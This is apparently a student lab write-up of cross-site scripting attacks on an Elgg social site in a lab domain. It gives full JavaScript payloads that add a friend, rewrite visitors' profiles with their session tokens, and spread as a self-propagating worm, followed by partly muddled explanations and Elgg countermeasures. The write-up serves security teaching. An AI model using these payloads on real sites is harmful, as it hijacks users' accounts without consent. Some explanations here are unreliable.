
```
<script>
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; 1
var token="&__elgg_token="+elgg.security.token.__elgg_token; 2
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

- After adding this code, we save the changes and Samy will now be added to his own profile as a friend.



- To launch the attack, we login to Alice's profile and then search for Samy's profile and visit it. We do not have to click on Add Friend, just navigating to his profile itself is enough to trigger the attack. We just go to **Activity** tab to see that Samy has been added as a friend in Alice's account without her knowledge.






- This proves the successful XSS attack on Alice profile where Samy gets added as a friend without her intention. In the malicious JavaScript code, we use AJAX and therefore everything gets triggered in the background with Alice having absolutely no idea about the attack.

#### Question 1 - Line 1 and Line 2 in the Code:

- The first two lines of the code correspond to the timestamp and the token of the HTTP request that we send out as part of the url construction. Without these two variables values, the cross-site request we send out will not be considered valid and will result in an error. Therefore they are stored as variables and later passed on as part of AJAX variables to construct the GET Url.

#### Question 2 – Possibility of launching attack with Text Mode vs Editor Mode:

- In Editor mode, we will have `<script>` `</script>` inside which we will write our malicious JavaScript code to launch attacks as seen in below image.



- In case of Text mode, when we use `<script>` `</script>`, the `<` gets converted into special characters such as `&lt;` and therefore it would not be a valid JavaScript code anymore, since we need to have `<script>``</script>`

**Display name**

**About me** Visual editor  

<p><script>  
alert('XSS');  
</script>&lt;script>></p>


<p>alert('XSS');</p>

<p>&lt;/script>></p>

- Therefore, in normal Text Mode, we **would not be able to launch a XSS attack**.


#### Task 5 – Victim's profile modification:

- We aim to modify the victim's profile in this task, when someone visit's Samy's profile by adding malicious JavaScript code in his account.
- Just like the above tasks, we find out how **Edit Profile** works. To do so, we login to Samy's account and then click on **Edit Profile** button and edit the brief description field and click on save. On doing so, there would be a HTTP Request generated for the action. On observing the HTTP request POST, we get the **accesslevel[briefdescription]** values as **2**. We use this to construct the malicious code.




- The malicious code is shown below as an image.

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + " &accesslevel[description]=2"
var name="&name="+userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```




- Since we already know Samy's GUID is 47 from the previous tasks, we use that value in the code. This malicious code will get **username, GUID, token and timestamp** of whoever visits the profile and launches an attack on them to update their profile. To verify the attack, we login to Alice's account
- After logging in to Alice's account, we search for Samy and visit his profile. Without performing any other action, we come back to Alice account's homepage and we see the description updated as **Samy is my hero** in Alice profile.




- The malicious code populates the username, GUID, token and timestamp of Alice in the malicious code by getting the values of those variables when Alice visits Samy's profile, thus proving that the attack is successful.

### Question 3 - Line 1 and its usage in the code:

- The Line 1 in the above code is the below line.  
`if(elgg.session.user.guid!=samyGuid)`
  - This line is present in the code to check if the user who is visiting Samy's profile is not Samy himself. Since we are performing the attack from Samy's account, we have to make sure that we do not end up launching an attack on Samy. Hence the line to check for the user.
  - We now proceed to remove that condition check and see what happens with the attack. The line is removed from the code below.




- On saving the above modified code, we get the following result when we navigate to Sammy's page.



- Now, there is no username check involved, the code does not know who is visiting Samy's profile. Further, because that Line 1 is removed, the entire username, GUID, token and timestamp update does not take place.
- Therefore, the entire code present in About Me section is just treated as a String instead of a JS Code and the string "**Samy is my hero**" is just updated in the **About Me** field. Now if anybody visits Samy's profile, there won't be any XSS attack to carry out, since there is no JS code present there.

#### Task 6 – Self-Propagating XSS Worm:

- Here, we create a Self-propagating XSS worm code, to make sure we replicate the attack from one user to another. Essentially when someone visits the attacker's profile, they become the victim of the attack and gets their profile updated and later the same victim turns into an attacker, thus replicating the worm over and over.
- To demonstrate the attack, we add the below code into Samy's About Me section.




- The above code is shown below in an image.

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>\"";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode;
desc += " &accesslevel[description]=2";

var name="&name="+userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

- After adding the code in Samy's About Me, we save the changes and login to Bobby's account and search for Samy and visit his profile.



- We see that Bobby has been affected by the worm code and his About Me has been updated because he visited Samy's profile. On checking Bobby's About Me section, we see that it has been updated automatically because he visited Samy's profile.

#### Display name

Boby

#### About me


[Visual editor](#)

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id='worm1' type='text/javascript'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode;
```

Public

- To check for the continuity of the worm, we login to Charlie's account, search for Bobby's account, visit his profile and come back to Charlie's homepage and see the below result.





- Charlie's About Me has been updated to show **Samy is my hero**. Here, Charlie did not directly visit Samy's profile but is still affected by the attack because he visited Bobby, who was already affected by the worm and later became the attacker when Charlie visited his profile.

## Edit profile

### Display name

Charlie

### About me

Visual editor


```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload= function() {
var headerTag="<script id='\"worm\"' type='\"text/javascript\"'>";
var jsCode=document.getElementById("worm").innerHTML;
var tailTag="</\" + "script>";
var wormCode=encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my hero" + wormCode;
```

Public

- The About Me section of Charlie has also been updated now, courtesy the worm. Now, whoever visits Charlie's account will be affected by the worm and have their About Me update to **Samy is my hero** even if they don't visit Samy's profile directly, indicating the worm is self-propagating from one account to another.

### Counter Measures:

- For Elgg to defend against the XSS attack, we turn on certain plugins and make changes to certain built-in PHP codes, so that XSS worm related attacks does not happen.
- First, we activate **HTMLawed plugin from Admin account settings**

Logged in as Admin | [View site](#) | [Log out](#) 

## Plugins

Filter

All plugins	Active plugins	Inactive plugins
Bundled	Non-bundled	Admin
Content	Development	Enhancements
Security and Spam	Service/API	Social
Utilities	Web Services	Widgets

Themes

[Activate All](#) [Deactivate All](#)

[Deactivate](#) HTMLawed Provides security filtering. Running a site with this plugin disabled i

[Deactivate](#) User Validation by Email Simple user account validation through email.

- Next, to make sure special characters don't get changed, such as '<' to '&lt;', we make changes to certain php files present in `/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/` folder and find the below files and uncomment `htmlspecialchars` function call to prevent the special character changes.

### text.php

```
text.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedi 4:40 PM
Open Save
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 * @uses $vars['value'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
//echo $vars['value'];
```

## url.php

```
url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit 4:42 PM
$vars['data-confirm'] = elgg_extract('confirm', $vars, elgg_echo
('question:areyousure'));

